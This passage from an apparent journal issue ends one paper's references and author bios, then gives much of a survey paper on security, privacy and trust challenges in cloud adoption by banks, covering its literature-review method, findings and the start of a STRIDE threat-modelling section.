[55] Duc-Ly Vu, Trevor Dunlap, Karla Obermeier-Velazquez, Paul Gilbert, John Speed Meyers, and Santiago Torres-Arias. A study of malware prevention in linux distributions. *arXiv preprint arXiv:2411.11017*, 2024.

[56] Duc-Ly Vu, Fabio Massacci, Ivan Pashchenko, Henrik Plate, and Antonino Sabetta. Lastpymile: identifying the discrepancy between sources and packages. In *Proceedings of the 29th ACM Joint Meeting on European Software Engineering Conference and Symposium on the Foundations of Software Engineering*, pages 780–792, 2021.

[57] Duc-Ly Vu, Zachary Newman, and John Speed Meyers. Bad snakes: Understanding and improving python package index malware scanning. In *2023 IEEE/ACM 45th International Conference on Software Engineering (ICSE)*, pages 499–511. IEEE, 2023.

[58] Duc-Ly Vu, Ivan Pashchenko, Fabio Massacci, Henrik Plate, and Antonino Sabetta. Typosquatting and combosquatting attacks on the python ecosystem. In *2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, pages 509–514. IEEE, 2020.

[59] Khac Tiep Vu. Machine learning for tabular data. handling outliers. https://machinelearningcoban.com/tabml_book/ch_data_processing/process_outliers.html, 2024. Accessed: June 8, 2024.

[60] Nusrat Zahan, Thomas Zimmermann, Patrice Godefroid, Brendan Murphy, Chandra Maddila, and Laurie Williams. What are weak links in the npm supply chain? In *2022 IEEE/ACM 44th International Conference on Software Engineering: Software Engineering in Practice (ICSE-SEIP)*, pages 331–340. IEEE, 2022.

Authors

Thanh-Cong Nguyen is an Information Security student. His scientific interests include software security and coding.

Duc-Ly Vu holds a PhD in Computer Science from the University of Trento, Italy.

Narayan C. Debnath currently serves as the Head of Information Technology at Eastern International University in Vietnam. Since 2014, he has been a Director of the International Society for Computers and their Applications (ISCA) and has been on its Board of Directors since 2001. Prior to this role, Dr. Debnath was a Full Professor of Computer Science at Winona State University, Minnesota, for 28 years (1989–2017), where he also chaired the Computer Science Department for three consecutive terms, serving as Chair for a total of seven years (2010–2017). Dr. Debnath holds a Doctor of Science (D.Sc.) degree in Computer Science and a Ph.D. in Physics. He is an active participant in several prestigious organizations, including the ACM, IEEE Computer Society, and Arab Computer Society, and is a senior member of ISCA.

Analysis of Security Challenges in Cloud Computing Adoption for the Banking Sector

Kalim Qureshi*
College of Life Sciences, Kuwait University, Kuwait.
Sumaia Haider Sadeq†
College of Life Sciences, Kuwait University, Kuwait.
Paul Manuel ‡
College of Life Sciences, Kuwait University, Kuwait .

Abstract

Cybersecurity is a challenge in every field, but it poses a bigger challenge to finance institutions because the cost of recovering from a cybersecurity attack is enormous and time-consuming. Security becomes a bigger concern when finance institutions move into Cloud Computing (CC) technology because clouds are outsourced to third party vendors. That is why, the banking sectors still have concerns about CC adoption. The concerns are mainly related to the security of financial data and these concerns become more valid if the data have to be deployed on machines that do not exist in the physical proximity of the country where the rules and regulations apply. This study is an overall evaluation of the banking sector's privacy, security, and trust issues in cloud computing. The data collection and analysis consist of mainly three parts, quantitative, qualitative, and experimental evaluation. The quantitative part consists of a systematic literature review (SLR) of research articles from 2016 to 2020. A total of 623 publications were searched from six different databases, and 61 studies were filtered after applying inclusion and exclusion criteria. The second part consists of a qualitative study in which expert opinion is also collected in the form of interviews. Different issues are highlighted in SLR and by experts related to data privacy on cloud platforms. However, the ease of deployment, the optimal use of resources, and the reduction in maintenance costs are considered major advantages of cloud computing platforms. The third part of this study is identifying vulnerabilities and attack vectors in cloud computing platforms using a threat modelling framework. The STRIDE framework is used for threat modelling, and it reveals different vulnerabilities that exist in the cloud platform. For future work, an initial design of private cloud computing platforms is proposed for addressing data privacy, security, and regulatory compliance-related challenges for the banking sector.

ACM CCS (2012) Classification: Security and Privacy → Security Services

*College of Life Sciences, Kuwait University, Kuwait Email:kalimuddinqureshi@gmail.com.
†College of Life Sciences, Kuwait University, Kuwait. Email: sumaia.abul@gmail.com.
‡College of Life Sciences, Kuwait University, Kuwait Email: hfah66@yahoo.com.

Key Words:Cloud Computing, Cyber Security, cloud adoption in Banking, Systematic Literature Review.

1 Introduction

Financial sectors, primarily banks, are declared as critical infrastructure by the European Union. Basel Committee on Banking Supervision (BCBS) which is in Basel, Switzerland is a well-known European body working with international banks. Basel IV is a set of banking reforms based on international banking accords Basel I, Basel II and Basel III [1]. It was developed by BCBS and came into effect from 1 January 2023. BASEL provides a foundation of cybersecurity policies for the banking sectors. Basel IV lays guidelines for data trust and transparency while implementing cloud technology and subsequent cybersecurity protocols. The EU is recommending the banks of its member states to shift to a risk-centric approach "EU Cybersecurity Regulatory Framework" while migrating the data to clouds [2]. For the last few decades, the fastest growth in the field of Cloud Computing (CC) has been observed because of its wide range of deliverables for resources like computational storage, computational platforms, applications, and power to users through the Internet In today's market, the topmost cloud service providers are IBM, Amazon, Google, and Microsoft. The increasing demand for cloud computing from small companies to large-scale organizations increased the demand of protecting user information as well [3]. Major issues that are being tackled by cloud computing platforms are protecting, security, providing safety, and processing of the data that is being possessed by the user [4]. Different studies were conducted for software architecture in cloud computing [5]. However, there is a lack of studies about information security concerns related to cloud platform adoption in the banking sector. This research work aims to refresh and update the work conducted in the domain and provide more recent results and findings. It will identify and classify different topics, issues, and problems related to cloud computing [6]. Accordingly, the research is organized to provide a detailed review of different aspects of information security for cloud-based systems in banking. The research question is as follows:

"What are the issues, challenges, and solutions related to privacy, security, trust, and confidentiality in the adoption

of cloud-based systems for the banking sector?". The main contribution in this research work is following:

The main contributions of this research work are as follows:

1. An elaborate literature collection on privacy, security, and trust-related issues in the adoption of cloud computing for the banking sector.
2. An analysis of different types of vulnerabilities and attacks that exist in the cloud computing platform.
3. An analysis of mitigation protocols, models, and frameworks for malicious attacks on cloud computing platforms.
4. STRIDE threat model for a cloud computing platform that provides insight into the security analysis, thereby helping administrators to overcome security challenges.
5. A recommendation to Kuwait banks that are migrating to cloud systems.

This paper is not only a review paper, but it also investigates the following major components:

1. Systematic literature review.
2. Quantitative and qualitative analysis.
3. STRIDE threat modelling.
4. Interview analysis.
5. Proposed model.

The paper first discusses different related works. The next section explains the method adopted for conducting a systematic literature review, followed by the analysis of extracted studies. A threat modelling framework is applied to the results for the validation of the findings of the systematic literature review, and different countermeasures are proposed.

2 Related Works

The banking industry works for the economy of the nation therefore, they are a matter of national status and a source of revenue for people. Banking systems require security implementation in the form of digital certificates for devices such as One-Time Passwords (OTPs), protection and transaction monitoring and policies, and fraudulent and anti-money laundering detection systems [7]. Keeping the regulatory requirements up to date to protect the customer's data, cloud-based system devices play a vital role in terms of security measures for banking systems [8]. Banking and other sectors have a cyber-security department that deploys common safety measures to secure the systems. These security measures are Secure Socket Layers (SSL), Vulnerability and assessment testing of systems, Data encryption, Firewalls, Intrusion Detection Systems (IDS), Network Intrusion Prevention Systems (NIPS), Domain Name Systems (DNS), Password protection mechanisms and SMS alerts to clients [9-10]. All these security systems are used to secure cloud infrastructure in banking systems. However, there are still some risks and vulnerabilities due to exterior agents or unintentional errors occurring by the staff itself; therefore, data privacy and systems safety remains a significant concern. A statement of financial losses due to different cyber-attacks on banking systems is provided in Table 1 and a statement of losses in different domains is given in Table 2. This study provides a detailed systematic literature review of privacy, security and trust related issues in the banking sector for adopting cloud computing.

Table 1: Losses due to Cyber Attacks

	Data Breaches	Business Disruptions	Fraud	Other	Total
Frequency	53,500	4,915	56,308	692	115,415
Total Losses (USD million)	19,155.30	8,657	11,679.12	32.04	39,523.82

Table 2: Example of Financial Crime, Fraud, and Cybersecurity Costs ($million$)

Domain	Sub-domain	Loss	Total Loss
Regulatory fines and remediation	Reimbursement if any	50	150
	Regulatory fines	100	
Indirect costs and foregone revenue	System unavailable	40	200
	Failed authentication	40	
	Transaction decline	40	
	Customer experience impact/attrition	40	
	Incorrect risk categorization	40	
Direct fraud losses	Breaches	16.6	50
	Fraud losses	16.6	
	Cost of FIU	16.6	
Direct and indirect personal costs	Cyber breach	41.6	125
	Fraud	41.6	
	Financial crime	41.6	

3 Research Methodology

3.1 Planning Phase

Planning is the first step in answering the research question considered in the SLR study. The review addresses a specific group of audiences and is conducted in each context. PICOC (population, intervention, comparison, outcome, context) criteria is adopted as a foundation of the research question (Table 3). The research is organized to provide a detailed review of different aspects of information security for cloud-based systems in banking and what models, frameworks, and solutions are proposed by researchers to address these challenges. Literature is explored related to the topic of information systems on cloud-based platforms in the banking sector to achieve the objectives. Instead of selecting generic Google Scholar for searching the data [11], we selected high impact factor journals such as IEEE, ACM, Springer, and ScienceDirect [12]. The reason for selection is to maintain the quality of search results. The search terms are "cloud computing", "cloud", "information systems", "banking" and "bank". Connecting these search terms using Boolean operators results in these search phrases. Phrase: (bank OR banking) AND (information system) AND (cloud OR cloud computing). Figure 2 represents the data extraction steps from various databases. Figure 1 represents the research methodology steps for our SLR formation.




Figure 1: Research methodology in steps




Figure 2: Data extraction from various databases

3.2 Conducting Phase

The conducting phase consists of the selection of studies and their screening based on inclusion and exclusion criteria and includes (1) The publication is between January 2016 to December 2020, (2) Apply the search on title, abstracts and keywords only, (3) Include articles published in the English language and (4) Search for journal publications only. The search string resulted in a total of 623 articles (Table 3). A large number of publications are retrieved from literature from six different databases. To get the answer to the research question, a filtering process is required. The irrelevant publications are excluded based on the following criteria:

• The selected study should answer the research question

• The selected study must explicitly address the inclusion and exclusion guidelines.

The reviewer decides to include the publication for the next step of quality assessment. The study is selected based on a brief review of the title and abstract. The inclusion and exclusion criteria given in Table 4 are a general guideline. The researcher has to consider valid justification and a reasonable number of publications that assist in answering the research questions. The result of the search query from each database and collected in the form of an excel sheet containing metadata information of publication such as title, abstract, date of publication, keywords, authors, and number of citations. The author shared this excel sheet with the co-researcher to either include or exclude the study by labelling yes or no in front of each publication. The selection of studies is based on inter-annotator agreement. According to the guidelines of training the reviewers provided [13], the reviewers are trained by 10 studies selected from the Science Direct database and their inter-rater reliability is calculated by finding the level of agreement among them. The disagreed studies are discussed, and the understanding of the second reviewer is improved for further interpretation. Overall, the inter-annotator agreements were 95%.

Source	URL	Articles Collected
IEEE	https://ieeexplore.ieee.org/search/advanced	68
ACM	https://dl.acm.org/search/advanced	137
Science Direct	https://www.sciencedirect.com/search	20
Springer	https://link.springer.com/advanced-search	103
Scopus	https://www.scopus.com/home.uri	259
Web of Science	https://mjl.clarivate.com/search-results	135
Total		**623**

Table 3: Selected Digital Libraries and Journals

Comparison	Okoli (Okoli & Schabram, 2010)	Kitchenham (Kitchenham, 2004)
Citation count	1606	6201
Target domain	Information systems	Software engineering
Guidelines	Six	Three
Phases	Four	Three
Data collection approach	Qualitative/quantitative	Only qualitative

Table 4: SLR Guidelines Comparison

3.3 Quality Assessment

The process of quality assessment eliminates the studies that do not help in answering the research question and are not part of the inclusion criteria. This section evaluates the selected studies based on inclusion and exclusion criteria and the knowledge that can be extracted from these studies for future research. The process of quality assessment is based on an in-depth review of selected studies to improve the quality standards of SLR. The initially collected studies based on inclusion/exclusion criteria do not fulfill quality criteria and thus, all of these studies cannot be made part of the final assessment in SLR [14]. The quality assessment process is based on a set of questions to assess the quality of selected studies. The criteria are called DARE criteria [15]. Table 5 provides a list of questions that are asked during the quality assessment of a study. The answer is “Yes” if the question meets the assessment criteria and “No” if it does not fulfill. If a study partially answers the research question, then a score of 0.5 can be given. After answering all the questions, the sum of all question scores is obtained. Based on a predefined threshold, if the sum is greater than the threshold, the study is included else excluded [16]. After quality assessment, only 61 studies are finally selected, and the process of selection is given in Figure 1.

Q ID	Question	Score
QA1	Is the objective of the article clearly defined?	Y/N
QA2	Does the article answer research questions?	Y/N/P
QA3	Is the research method described?	Y/N/P
QA4	Are the suggested countermeasures/solutions validated?	Y/N/P
QA5	Are the contributions and limitations of the article explained?	Y/N/P
QA6	Does the article provide a space for future work?	Y/N

Table 5: Quality Assessment Questions

Source	Total	Selected	Included	Excluded
IEEE	68	37	11	26
ACM	38	18	7	11
Science Direct	20	6	4	2
Springer	103	19	3	16
Scopus	259	63	19	38
Web of Science	135	28	17	11
Total	623	171	63	104

Table 6: Database Statistics




Figure 3: Filtration Process




Figure 4: Quality Assessment Criteria.

4 Data Analysis

All the 61 studies are reviewed that are extracted after quality assessment. The data extraction considers the study reference, title, year of publication, privacy, security and trust issues, analysis method, and future works. The first three properties are related to the metadata information of the selected study. The rest of the properties assist in answering the research questions. The studies are extracted and evaluated for suitability with second researchers on the pilot set of studies to ensure any technical issues in the completeness [15]. The review of 138 selected papers is initiated by reading the complete paper. The review further helped to remove duplicate papers, irrelevant papers discussing cloud computing as an example, survey papers, and papers not related to security and privacy issues for the adoption of cloud platforms in the banking sector. Finally, 61 papers are selected for discussion in different extracted categories.

4.1 Application Security

Application security is concerned with the security of data shared through applications on cloud platforms. These applications could be mobile applications, web applications, or desktop applications. A cloud-based data sharing application is proposed [17]. This application consists of five phases which are system initialization by the group manager, mobile user registration phase, file upload by the mobile user, file download by a mobile user, and the mobile user revocation phase. The proposed protocol is found promising against Man-In-The-Middle (MITM) attacks, message modification attacks, and masquerading attacks. It ensures that even the group manager and the cloud cannot access the documents stored in the cloud.

A web service model is developed to choose the best available cloud centers considering the quality of service parameters such as response time, availability, security, and minimizing the cost of service [18]. The model is tested with 2507 data records using the TreeNet method and claimed to achieve 99% accuracy for optimal resource selection. An FPGA-based system for the security of cloud platforms is proposed [19]. This is an ARM-based FPGA solution that is efficient against six different attacks. This solution can be extended to heterogeneous cloud platforms. A four admin-based key exchange mechanism for secure banking transactions is proposed [20]. Every admin is provided with user-id, password, challenge-key and its corresponding challenge-response key, Attribute Based Encryption (ABE) key, and MAC and IP Address captured in Cloud. The servers generate a key which is distributed among admins with their privileges. A proxy re-encryption mechanism is proposed [21]. This application also ensures data security

through Advanced Encryption Standard (AES) by adopting a new subkey for each block of data. Information-Flow control mechanism between cloud platforms and users is proposed to ensure the integrity and confidentiality of information [22]. The system ensures the security of data through a hardware-based solution. The system is dynamic labelling based on information flow among decentralized systems. Cloud migration is one of the key requirements for the selection of cloud vendors during banking operations [23]. The research work provided in [24] claims the ineffectiveness of signature-based techniques such as NetFlow or traffic flow detection and Anomaly-based detection. It proposed a real-time bot detection system with high accuracy using a domain generation algorithm.

4.2 Authentication and Authorization

The multi-path authentication scheme is proposed for authenticated data transmission to increase security levels [25]. This multi-modal and multi-path data transmission to cloud machines makes it difficult for an adversary to intercept complete information. Considering the limitations of credit and debit card pins, a QR code-based user authentication mechanism is proposed [26]. A different authentication scheme using Sparse Matrix in cloud computing is proposed [27]. This approach used a trust matrix using swarm intelligence in cloud computing. Trust matrix is generated using the input by the user which is verified by the ant formed on three-levels, i.e. user, Cloud Data Storage (CDS), Cloud Service Provider (CSP). At each level, ants keep checking on the trust matrix. A new memory protection scheme based on a page-based authentication algorithm using Aggregate Message Authentication Code (AMAC) is proposed [28]. This scheme uses AMAC to compress the MAC of multiple memory blocks, reducing the meta-data overhead and saving a significant amount of memory space. A triple-stage verification process to establish the identity of bank clients is proposed [29]. Due to multiple factors, it is difficult to gain illegitimate access to the banking system from remote locations. The concept of using an offline authentication device, Off-PAD (Offline Personal Authentication Device) as a trusted device to support different forms of authentication is proposed [30]. The solution of using an image steganography application to hide important data or documents under an image before uploading them to cloud storage will help to avoid hackers' attacks. An application developed based on the Least Significant Bit (LSB) algorithm to encode information in the best quality image is proposed [31]. Another hardware authentication emulation-based solution is proposed [32]. The option of an extra token key after a one-time password to authenticate for data access on cloud storage is proposed [33]. The token is time-limited and geo-limited and controlled by a financial administrator. Biometric authentication refers to automated methods used to identify a person by the features such as the face, iris, vein, fingerprint, palm print, etc. A method to authenticate a user through orientation of finger veins or iris image input is proposed [34]. A two-factor-based authentication in digital banking using cloud services is proposed [35]. The first factor is voice assistant (for primary authentication) and beacon (for secondary authentication). A two-factor-based authentication scheme is proposed [36] based password and a QR code for authentication.

4.3 User Behaviour

A study was conducted to determine customer behaviour in using cloud platforms concerning trust, cost, security, and privacy [37]. A model based on TAM-DTM theory is proposed and data is collected from 162 bank customers. The results show that the security and privacy constructs exhibited a strong positive influence on perceived ease of use, perceived usefulness, and trust. The study concludes that perceived usefulness, perceived ease of use, cost, attitudes toward cloud, and trust significantly influence users' behavioural intention to adopt cloud computing. A visual notations-based framework on existing misuse case scenarios that can support the elicitation of various cloud dependability requirements [38]. The result of the pilot experiment shows that the extended misuse case-driven technique is credible and viable for the elicitation of cloud dependability requirements. A survey is conducted regarding the adoption of cloud computing in the banking sector and the opinion of users in building trust in the service provider and the possible relationship between observance of ethical practices and trust-building [39]. The survey reveals a positive correlation and regression between trust and ethics.

4.4 Data Science

Machine learning is being widely utilized in technology in different domains including banking. A data privacy-preservation model for cloud storage is proposed in [40]. The classification models work over the data encrypted with different public keys which are outsourced from multiple data providers. A botnet is a Trojan Horse malware attack that poses a serious threat to the banking and financial sector [41]. The study provides the classification of different types of botnet attacks on banking data on cloud platforms (Amazon Web Services) using different classifier methods. Security issues in Cloud Service Models (CSM) and cloud deployment models for banking organizations are discussed in [42]. According to a qualitative (interviews) study from 40 persons about the issues and risks of the adoption of cloud in the banking sector. The study identified the highest risk of "Trusted cloud" in 3rd party (providers) and program (software) security.

4.5 General Threats

Data security on communication channels is a big security threat. Providing end-to-end anonymous communication and data sharing involves different stakeholders such as network managers and cloud services providers that can temper the communication. A model against adversary attack is proposed by [43] that is suitable for delay-tolerant applications as

well. One of the major threats to data security in banking organizations is the insider threat. This threat could be due to third-party systems or poor authentication processes. Different types of insider threats are discussed in the study [44]. Open source private cloud platforms are a general preference of financial organizations. The study develops an open-source static analysis tool to determine the security vulnerabilities of such cloud platforms [45]. Maintaining the customer's privacy of banking data on cloud platforms is one of the more desirable features. The study [46] highlights the ways digitization is breaching customer privacy, changes required over digital platforms, and data collection frequency to preserve customers (an individual's) right of being left alone. Instead of technological issues as cyber threats, the study [47] emphasizes that the differences in the organizational culture of traditional banks and fintech, different strategic vision of top management, lack of qualified personnel, which makes it difficult for banks to transform for cooperation. The inclusion of verification procedures, integration of offline and online modes, the use of implicit factors, and consumer biometric behaviour.

4.6 Cryptography

Cryptography is one of the major techniques for data security applied to applications hosted on cloud platforms. The study [48] performs the cryptanalysis of mobile wallet and cloud server-based secure payment models. A cloud server is used to overcome computational overhead. The cryptanalysis of this scheme shows that this scheme is vulnerable to various security attacks like known session-specific temporary information attacks, cloud server bypassing attacks, untrusted cloud servers, and client colluding attacks and impersonation attacks and not enough secure. The research by [49] proposes a modification to the RSA algorithm to improve the execution time using the parallel processing power of modern-day multi-core architecture-based machines. A banking data encryption solution based on Password-Based Key Derivation Function (PBKDF2), Argon2, AES-256, and IDA algorithm is proposed [50]. Similarly, a dual encryption scheme based on Elliptic Curve Cryptosystem (ECC) and Advanced Encryption Standard (AES) for securing sensitive data is given in [51]. The objective of combining both of these encryption schemes is to minimize the delay factor and increase the robustness and security of data. Location is used as an encryption attribute along with symmetric cryptography and ciphertext policy – Attribute-based encryption (CP-ABE) to implement secure access control to the outsourced data [52]. The data integrity is ensured using the Message Authentication Code (MAC). Another approach to encrypting large-scale banking data is based on the Paillier algorithm [53]. The approach mainly uses the multiplicative property of homomorphic encryption to calculate total interest on an encrypted banking dataset. An improved authentication protocol based on the previous framework for data security in banking environments on cloud platforms is proposed [54]. A technique of data security on a cloud platform based on a game-theoretical approach is proposed [55]. This approach uses XTR (effective and compact subgroup trace representation) which has the property of semantic security. A group of players in the game-theoretic field such as networks, servers, operating systems, and storage devices is considered to construct interaction among each other. This interaction is useful in the field of financial economics. It is believed that game theory and its optimization is going to provide a suitable framework for the design of a crypto-cloud computing system that will be perceived as a strong technique and satisfy the needs of many participants and users of the cloud.

4.7 Regulatory and Compliance

Cloud-based Fintech companies are disrupting traditional banking models, signalling that highly regulated firms must adopt Cloud technologies [56]. This paper provides risks associated with the adoption of cloud technology in the banking sector and penalties for non-regulatory compliance. A study regarding cloud services, outsourcing, and the contractual issue are divided into three parts. The first part is about cloud services [57] that deal with key drivers such as time to market, real and perceived barriers, and cultural and technical aspects. The second part of the study deals with the regulation of cloud as 'outsourcing' [58]. It sets out how EU banking regulators have approached banks' use of cloud services and considers regulators' lack of cloud computing knowledge. The third part of the study key contractual issues that arise in negotiations between banks and cloud service providers, including data protection requirements, complexities caused by the layering of cloud services, termination, service changes, and liability [59].

4.8 Information Security Models and Frameworks

An adversary model to examine the security of lightweight browsers is proposed [60]. This model revealed vulnerabilities in four different browsers that allow attackers to obtain unauthorized access to the user's private data. Some browsers also reveal browser history, email contents, and bank account details. This research deals with the performance analysis of recent cloud data security models [61]. This paper proposes cloud data security models based on Business Process Modelling Notations (BPMN) and simulation results can reveal performance issues related to data security as part of any organization's initiative on Business process management (BPM). Banking datasets are very skewed and contain only a few samples of fraudulent transactions [62]. Due to data security and privacy, different banks are usually not allowed to share their transaction datasets. This problem makes it difficult to detect fraud. A novel framework is proposed in this model in which banks keep their data and the model computes distributed data and learns patterns from this federated dataset using triplet-like metric learning and designs a novel meta-learning-based classifier. To reduce the computational complexity of transaction data at edge devices and remove the bottleneck of payment authority, a Bitcoin-based payment mechanism

is proposed [63]. The users can transact directly without needing a bank. The banking community has apprehensions about adopting cloud computing platforms. A five-stage cloud computing framework for banking organizations. These stages are Cloud mobility and cloud banking applications, cloud service models, cloud deployment models, cloud risk management models, and cloud security models [64]. This framework claims to reduce security issues. Three different models based on encryption for data privacy and security on cloud platforms are proposed in [65]. This work also provides a comparison of different other techniques for privacy preservation. A model of smart card security based on Elliptical Curve Cryptography is proposed [66]. This model enables the users to use only one card for any applications and transactions anywhere, anytime with one unique ID. A technique for the detection of highly coordinated polymorphic botnet attacks on cloud platforms is proposed [24]. Virtual machines are hosted on cloud platforms and share the same kernel. There exists a risk that the VM can gain root access to the host machine and may manipulate the other VMs hosted on the same host operating system. This becomes a huge concern in the case of the banking sector when multi-tenant clients are processing their sensitive data on these VMs [67]. The paper discusses different techniques to maintain isolation among the VMs hosted on the same physical machine. A knowledge-based data security model is proposed to ensure the security of banking data [68]. Separate ontologies for the subject, object, and action elements are created and an authorization rule is framed by considering the inter linkage between those elements to ensure data security with restricted access. The security model is applied to the Software as a Service (SaaS) cloud model. A risk management model for banking cloud solutions is proposed in [64]. The model has five stages for a successful cloud computing framework in a banking organization. A secure data sharing mechanism for cloud users in groups through mobile platforms is proposed [17]. The authors claim that the share of group key processes can suffer from Man in the Middle attack. The security of cloud data is achieved through a deployment model that uses a one-time token that is time-limited and geo-limited as well [33]. This token is used by the customers to access data hosted on a cloud platform. The token is controlled and managed by an administrator. A framework for mobile commerce is proposed [69]. This framework uses wireless public key infrastructure (WPKI), Universal Integrated Circuit Card (UICC), and community cloud to achieve end-to-end security during data transfer. A single smart card-based user authentication scheme to prevent unauthorized access to the cloud is presented [70]. A single smart card serves as a single interface to access multifaceted electronic services like banking, healthcare, and employment. A business process optimization (BPO) model for the security of cloud computing platforms is proposed [71]. This model has efficiently provided security protection for up to twenty BPO companies with each having more than 1000 employees. Attribute-based encryption increases the data size and requires more storage space in the cloud to store the data. A technique based on Likert Scale assignment and Dichotomous Response Matrix generation reduces the sensitive and non-sensitive data classification complexity [72]. Cloud platforms for banking comply with international standards such as Payment Card Industry Data Security Standard (PCI DSS), International Organization for Standardization (ISO 9001:2015, ISO/IEC 27001:2013, ISO/IEC 27017:2015), and many other national security standards [73]. This paper proposed an analytical model built on the EC2 memory-optimized instance model.

5 Quantitative Analysis

The number of studies included or excluded from each of the databases is shown in Table 6. Scopus database showed maximum excluded studies whereas Science Direct has minimum excluded studies. The largest contribution of studies is from Scopus (19) and the smallest from Springer (3). IEEE showed maximum relevant studies related to Privacy, security, and trust-related issues in cloud computing for the banking sector. Figure 3 .shows the year-wise distribution of studies from the Year 2016 to 2020 (5 years) proving the growing interest and concerns of the banking community in the adoption of cloud computing for the banking sector. When comparing with studies, it is identified that data leakage and data theft are the most discussed issues in the studies while compliance and regulatory requirements are not discussed at strength. Most of the studies discussed encryption as a solution for maintaining privacy. The distribution of studies in different domains is shown in Table 7.

Issue	Frequency in papers
Data Security	29
Data Leak	6
Communication Security	6
User Authentication	11
Regulatory Compliance	4
Risk Management	3
Botnet Attacks	2

Table 7: Issues Discussed in Different Studies

Qualitative Assessment

We interviewed 50 domain experts and asked following questions:

Q1: What are the advantages of using Cloud Computing in the Banking sector?

Q2: What are the possible challenges of adopting cloud technologies for the banking sector?

Q3: Are there any security techniques for managing the security challenges of cloud computing?

Q4: What are general threats expected from adopting cloud computing in the banking sector related to users, data, networks

or applications?

Q5: How do we handle the security risks in the Cloud Computing platform?




Figure 5: Year-wise Frequency of Studies

5.1 STRIDE Threat Model

STRIDE (Spoofing, Tampering, Repudiation, Denial of Service and Elevation of Privilege) is a famous threat model for identifying threats in a system or software [74]. It uses data flow diagrams to show the interaction among different components of the system or software. This process makes it easy to understand the threats at different levels of components. Generally, STRIDE covers flow of information at network layers and categorizes threats to particular categories along with a threat severity score [74].

In this study, the threat model provides an overview to the decision makers about potential threats in cloud computing environments related to privacy, security and trust related issues. Different threat categories, the violated property and its definition is provided in Table 8. The components of the threat modelling framework include a design of cloud computing platform, threat list, countermeasures list and preventive measures to overcome these challenges. All of these steps must be followed for the complete life cycle of STRIDE framework [75]. These steps are (1) Identify the assets of the system, (2) Identification of threats, (3) Rating of the threats and (4) Propose countermeasures.

